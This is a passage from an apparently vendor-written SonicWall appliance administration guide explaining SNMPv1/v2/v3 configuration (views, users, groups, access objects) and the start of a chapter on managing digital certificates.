
Enabling and Configuring SNMP Access

You can use either SNMPv1/v2 for basic functionality, or configure the appliance to use the more extensive SNMPv3 options.


1 To enable SNMP on the SonicWall security appliance, navigate to the **System > SNMP** page.



2 Select the **Enable SNMP** check box, and then click **Accept**. The **Configure** button becomes active and the display expands.



3 To configure the SNMP interface, click the **Configure** button. The **Configure SNMP** dialog displays with two tabs: **General** and **Advanced**.



4 Type the host name of the SonicWall security appliance in the **System Name** field.

5 Type the network administrator's name in the **System Contact** field.

6 Type an e-mail address, telephone number, or pager number in the **System Location** field.

7 When SNMPv3 configuration is used, an **Asset Number** field displays on the menu. Enter the asset number of the appliance.

8 Type a name for a group or community of administrators who can view SNMP data in the **Get Community Name** field. A default name of **public** is provided.

9 Type a name for a group or community of administrators who can view SNMP traps in the **Trap Community Name** field.

10 Type the IP address or host name of the SNMP management system receiving SNMP traps in the **Host 1** through **Host 4** fields. You must configure at least one IP address or host name, but up to four addresses or host names can be used.

11 Click **OK**.

Requiring SNMPv3 Usage

To get maximum security for SNMP management, require only SNMPv3 access. If this option is enabled, the Engine ID is used to authorize a received SNMP packet, and only packets whose Engine ID matches will be processed.


1 Navigate to **System > SNMP**.

2 If the **Enable SNMP** check box is not selected, select it and then click **Accept**.

3 Click **Configure**. The **Configure SNMP** dialog displays with two tabs: **General** and **Advanced**.

4 If SNMP has not been configured, configure the **General** tab as described in Enabling and Configuring SNMP Access.

5 Click the **Advanced** tab.



6 Select the **Mandatorily Require SNMPv3** check box. This option is not selected by default.

7 Enter the Engine ID number in the **Engine ID** field.This number is matched against received SNMP packets to authorize their processing. By default, the Engine ID of the appliance is provided. If you enter a different Engine ID, it must be in hexadecimal.

8 For efficient system operation, certain operations may take priority over responses to SNMP queries. To ensure the SNMP subsystem always responds and operates at a higher system priority, select the **Increase SNMP subsystem priority** check box.

NOTE: Enabling this option may affect the performance of the overall system.

9 Click **OK**


10 Click **Accept**.

The SNMPv3 security options is now used in processing packets.

Setting up SNMPv3 Groups and Access

SNMPv3 allows you to set up and assign groups and access with differing levels of security. Object IDs are associated with various levels of permissions, and a single view can be assigned to multiple objects. The figure below shows how access for groups and users are associated with these different permission levels.

SNMPv3 Group Access with Different Permission Levels



Topics:


What is a View?

A **View** shows access settings for Users or Groups. You create settings for users and groups; these security settings are not User-modifiable. A **View** defines the Object IDs (OIDs) and Object ID Groups (OID Groups), and is sometimes known as the SNMPv3 Access Object.

The initial set of default views cannot be changed or deleted. The OIDs for the default views are pre-assigned, and they reflect the most often used views: **root**, **system**, **IP**, **interfaces**, **ICMP**, **TCP**, **UDP**, and **ifMIB**.

View Table


The **View** section of the **System > SNMP** page lists both default and custom views by name and OID.



Configuring Object IDs for SNMPv3 Views

To create a custom view for specific users and groups:

1 To add a view, under **View**, click **Add**. The **Add SNMP View** dialog displays.



2 Enter a name for the view in the **View Name** field. The default name is **New SNMP View**.

3 Enter an unassigned OID in the **OID Associated with the View** field.

4 Click **Add OID**. The new view appears in **OID List**.


5 Add any more new views with associated OIDs by repeating Step 3 and Step 4.

6 Click **OK**. The new views are added to the view in the **View** section.

Modifying SNMPv3 Views.

To modify a custom view:


1 To modify a view, under **View**, click the **Edit** icon for the view to be modified. The **Edit SNMP View** dialog displays.



NOTE: The name is not be editable.

2 Enter an unassigned OID in the **OID Associated with the View** field.

3 Click **Add OID**. The new view appears in **OID List**.



4 Add any more associated OIDs by repeating Step 2 and Step 3.

To delete an OID, select it in the **OID List** and then click the **Delete** button.

5 Click **OK**. The new OIDs are added to the **View** table.


Deleting Views

To delete a View, click its check box in the **View** table, and then click the **Delete Selected** button.

User/Group Table


The **User/Group** table lists the Users and Groups to which they belong. For each user, the table displays the Groups and Users by **Name**, the number of users in each Group, and, for Users, the **Security Level** (if any), the **Authentication** mode (if any), and the **Privacy** mode (if any). There is a default Group of **"No Group"**, which initially has no Users. You can add Users to this default group or to custom Groups you've created.

To display the users in a Group, click the triangle before the Group's name.



Creating Groups


1 To create a Group, click **Add Group** under the **User/Group** table. The **Add SNMP Group** dialog displays.



2 Enter a name for the Group in the **Group Name** field. The group name can contain up to 32 alphanumeric characters.

3 Click **OK**.

The Group is added to the **User/Group** table:



Deleting Groups

To delete a Group, either:


- Select its checkbox and then click **Delete Selected**.
- Click the **Delete** icon for the Group.

NOTE: "No Group" cannot be modified or deleted. A Group that has associated Users cannot be deleted.

Creating Users

To add a user:


1 In the **User/Group** section, click the **Add User** button. The **Add SNMP User** dialog displays.



2 Enter the **User Name** in the User Name field. The default name is New SNMP User.


3 Select the security level from the **Security Level** drop-down menu:

- **None** (default)
- **Authentication** – If selected, the options expand and you will be asked for an Authentication Method and Authentication Key.



- From the **Authentication Method** drop-down menu, select from **MD5** or **SHA1**.
- In the **Authentication Key** field, enter the authentication key. The key can be any string of printable characters

- **Authentication and Privacy** – if selected, the options expand and you will be asked for an Encryption Method and Privacy Key as well as the authentication options.




- From the **Encryption Method** drop-down menu, select either **AES** or **DES** encryption,
- In the **Privacy Key** field, enter the encryption key. The key can be any string of printable characters, but they will be displayed as bullets in the window.

4 Optionally, select a Group of which the User will be a member from the **Group** drop-down menu. If you do not select a Group, the user will be associated with the default Group, **"No Group"**.

5 Click **OK** when finished.

The user is added to the list and to the appropriate group. If **"No Group"** is selected as the Group, the user is added as a member of **"No Group"**.



Deleting Users

To delete a User, click its **Delete** icon in the **Configure** column.

NOTE: Before a Group can be deleted, all its Users must be deleted first.

What is an Access Object?


SNMPv3 Access is an object that:

- Defines the read/write access rights of an SNMPv3 View
- Can be assigned to an SNMPv3 Group.

Multiple groups can be assigned to the same Access object. An Access object can also have multiple views assigned to it.

Access objects are shown in the **Access** table, which shows this information about each Access object:


- **Name**
- **Read View**
- **Master Group**
- **Security Level** (if any)



Adding Access

To create an access object:

1 Under the **Access** table, click on the **Add** button. The **Add SNMP Access** dialog displays.



2 Enter a name in the **Access Name** field.

3 Select the **Read View** from the drop-down menu. The menu lists both default and custom Views.


4 Select a **Master SNMPv3 Group** from the drop-down menu.

NOTE: Access can be assigned to only one SNMPv3 Group, but a Group can be associated with up to three Access objects.

5 Select a security level for the Access Security Level drop-down menu: **None**, **Authentication Only**, or **Authentication and Privacy**.

> **NOTE:** If a Group is associated with multiple Access objects, each Access object must have a different Access Security Level. As there are only three Access Security Levels, a Group can be associated with a maximum of three Access objects.


6 When done, click **OK**. The Access object is added to the **Access** table.



Modifying an Access Object

To modify an access object:

1 In the **Access** table, click the **Edit** icon for the Access object you wish to modify. The **Edit SNMP Access** dialog displays.



2 Make the necessary changes.

> **NOTE:** Changing an Access Security Level can be done only if the Group does not already have an associated Access with that Access Security Level.

3 Click **OK**. The **Access** table is updated.

Deleting Access Objects.


To delete an Access object, click the **Delete** icon for that Access object.

To delete multiple Access objects, select their check boxes and then click the **Delete Selected** button under the **Access** table.

To delete all Access objects, click the check box in the header for the **Access** table and then click the **Delete Selected** button under the **Access** table.

SNMP Logs

SNMP logs can be viewed on the **Dashboard > Log Monitor** page. Expand the System category to view SNMP-specific logs.



Trap messages are generated only for the alert message categories normally sent by the SonicWall security appliance. For example, attacks, system errors, or blocked Web sites generate trap messages. If none of the categories are selected on the **Log > Log Monitor** page, then no trap messages are generated.

Configuring SNMP as a Service and Adding Rules


By default, SNMP is disabled on the SonicWall security appliance. To enable SNMP you must first enable SNMP on the **System > SNMP** page, and then enable it for individual interfaces. To do this, go to the **Network > Interfaces** page and click on the **Configure** button for the interface you want to enable SNMP on.

If your SNMP management system supports discovery, the SonicWall security appliance agent automatically discover the SonicWall security appliance on the network. Otherwise, you must add the SonicWall security appliance to the list of SNMP-managed devices on the SNMP management system.

19

Managing Certificates

System > Certificates



To implement the use of certificates for VPN policies, you must locate a source for a valid CA certificate from a third party CA service. Once you have a valid CA certificate, you can import it into the SonicWall security appliance to validate your Local Certificates. You import the valid CA certificate into the SonicWall security appliance using the **System > Certificates** page. Once you import the valid CA certificate, you can use it to validate your local certificates.

Topics:

- Digital Certificates Overview
- Certificates and Certificate Requests

- Certificate Details
- Importing Certificates
- Deleting a Certificate
- Downloading a certificate
- Generating a Certificate Signing Request
- Configuring Simple Certificate Enrollment Protocol

Digital Certificates Overview

A digital certificate is an electronic means to verify identity by a trusted third party known as a Certificate Authority (CA). The X.509 v3 certificate standard is a specification to be used with cryptographic certificates and allows you to define extensions which you can include with your certificate. SonicWall has implemented this standard in its third party certificate support.

You can use a certificate signed and verified by a third party CA to use with an IKE (Internet Key Exchange) VPN policy. IKE is an important part of IPsec VPN solutions, and it can use digital certificates to authenticate peer devices before setting up SAs. Without digital certificates, VPN users must authenticate by manually exchanging shared secrets or symmetric keys. Devices or clients using digital signatures do not require configuration changes every time a new device or client is added to the network.

A typical certificate consists of two sections: a data section and a signature section. The data section typically contains information such as the version of X.509 supported by the certificate, a certificate serial number, information about the user's public key, the Distinguished Name (DN), validation period for the certificate, and optional information such as the target use of the certificate. The signature section includes the cryptographic algorithm used by the issuing CA, and the CA digital signature.

SonicWall security appliances inter-operate with any X.509v3-compliant provider of Certificates. SonicWall security appliances have been tested with the following vendors of Certificate Authority Certificates:

- Entrust
- Microsoft
- OpenCA
- OpenSSL
- VeriSign

Certificates and Certificate Requests

The **Certificate and Certificate Requests** section provides all the settings for managing CA and Local Certificates.

The **View Style** menu allows you to display your certificates in the **Certificates and Certificate Requests** table based on the following criteria:

- **All Certificates** - displays all certificates and certificate requests.
- **Imported certificates and requests** - displays all imported certificates and generated certificate requests.
- **Built-in certificates** - displays all certificates included with the SonicWall security appliance.
- **Include expired and built-in certificates** - displays all expired and current built-in certificates.

The **Certificates and Certificate Requests** table displays the following information about your certificates:

- **Certificate** - the name of the certificate.

- **Type** - the type of certificate, which can include CA or Local.
- **Validated** - the validation information.
- **Expires** - the date and time the certificate expires.
- **Details** - the details of the certificate. Moving the pointer over the icon displays the details of the certificate.
- **Configure** - Displays the **Delete** and **Download** icons for deleting or downloading a certificate entry. Current built-in certificates cannot be deleted or downloaded.

Certificate Details

Clicking on the icon in the **Details** column of the **Certificates and Certificate Requests** table lists information about the certificate, which may include the following, depending on the type of certificate:

- Certificate Issuer
- Subject Distinguished Name
- Certificate Serial Number
- Valid from
- Expires On
- Status (for Pending requests and local certificates)
- CRL Status (for Certificate Authority certificates)

The details shown in the **Details** mouse-over popup depend on the type of certificate. **Certificate Issuer**, **Certificate Serial Number**, **Valid from**, and **Expires On** are not shown for Pending requests since this information is generated by the Certificate provider. Similarly, **CRL Status** information is shown only for CA certificates and varies depending on the CA certificate configuration.

Importing Certificates

